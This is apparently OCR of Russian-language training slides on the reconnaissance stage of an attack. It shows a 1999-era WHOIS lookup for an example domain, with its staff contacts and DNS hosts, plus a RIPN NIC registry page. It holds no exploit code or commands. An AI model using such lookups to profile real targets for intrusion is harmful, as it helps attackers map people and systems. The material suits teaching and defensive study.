
Реализация атаки


Сбор информации




Из общедоступных источников





Web Interface to Whois - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.networksolutions.com/cgi-bin/whois/whois/
Links
NETWORK SOLUTIONS
the dot com people
Home | Services | Find | Help | About Us
Web Interface to Whois
Sponsored by:
Burlee!
host your domain for only $19.95
40 MB disk space • sun servers • cold fusion • cybercash
DOMAIN HOST INTERNATIONAL
click now
The Data in Network Solutions' WHOIS database is provided by Network Solutions for information purposes, and to assist persons in obtaining information about or related to a domain name registration record. Network Solutions does not guarantee its accuracy. By submitting a WHOIS query, you agree that you will use this Data only for lawful purposes and that, under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via email (spam); or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its systems). Network Solutions reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.
Search for a Web address, NIC handle, host IP, or lastname, firstname:
ACMETRADE.COM
SEARCH
To use Whois, simply type in your search string (i.e.example.com or smith, john).
Please note that requests like "www.example.com" will not yield a correct answer; Whois can query only for second-level domain names.
The default action for Whois, unless directed otherwise with a keyword (e.g. "domain root"), is to do a very broad search, looking for matches in many fields: handle, name, or hostname and finding all record types.
Whois then shows the results in one of two ways: as a full, detailed display for a single match (with possible subdisplay), or as one- or two-line summaries for multiple matches.
Internet zone



File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.networksolutions.com/cgi-bin/whois/whois/?STRING=acmetrade.com
Links
Web Interface to Whois
Sponsored by:
Need a Host?
Registrant:
Acmetrade.com, Inc. (ACMETRADE-DOM)
6600 Peachtree Dunwoody Road
Atlanta, GA 30338
Domain Name: ACMETRADE.COM
Administrative Contact:
Vaughn, Danon (ES2394) dvaughn@ACMETRADE.COM
(678)443-6000 (FAX) (678) 443-6476
Technical Contact, Zone Contact:
Bergman, Bret (ET2324) bbergman@ACMETRADE.COM
(678)443-6100 (FAX) (678) 443-6208
Billing Contact:
Fields, Hope (ET3427) hfields@ACMETRADE.COM
(678)443-6101 (FAX) (678) 443-6401
Record Last updated on 27-Jul-99.
Record created on 06-Mar-98.
Database last updated on 4-Oct-99 09:09:01 EDT
Domain servers in listed order:
dns.acmetrade.com 208.21.2.67
www.acmetrade.com 208.21.2.10
www1.acmetrade.com 208.21.2.12
www2.acmetrade.com 208.21.2.103
Internet zone


RIPN NIC - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Print Edit Discuss
Address http://www.ripn.net:8080/nic/index.html
Go Links
RIPN
Российский НИИ Развития Общественных Сетей
О РОСНИИРОС RIPN | СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР | ПРОЕКТЫ
СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР
РЕГИСТРАЦИЯ ДОМЕНОВ В ЗОНЕ RU
РАСПРЕДЕЛЕНИЕ IP НОМЕРОВ
РЕГИСТРАЦИЯ АВТОНОМНЫХ СИСТЕМ (AS)
РЕГИСТРАЦИЯ ОБРАТНЫХ ДОМЕНОВ
WHOIS СЕРВИС
АРХИВ ДОКУМЕНТОВ FYI, RFC, RIPE
СПИСКИ РАССЫЛОК СЕТЕВОГО ИНФОРМАЦИОННОГО ЦЕНТРА
ПОИСК | EMAIL
WIN | KOI | ALT | ISO | MAC | ENGLISH
ГЛАВНАЯ СТРАНИЦА
Internet

Информация из базы DNS-сервера



Информация из базы DNS-сервера



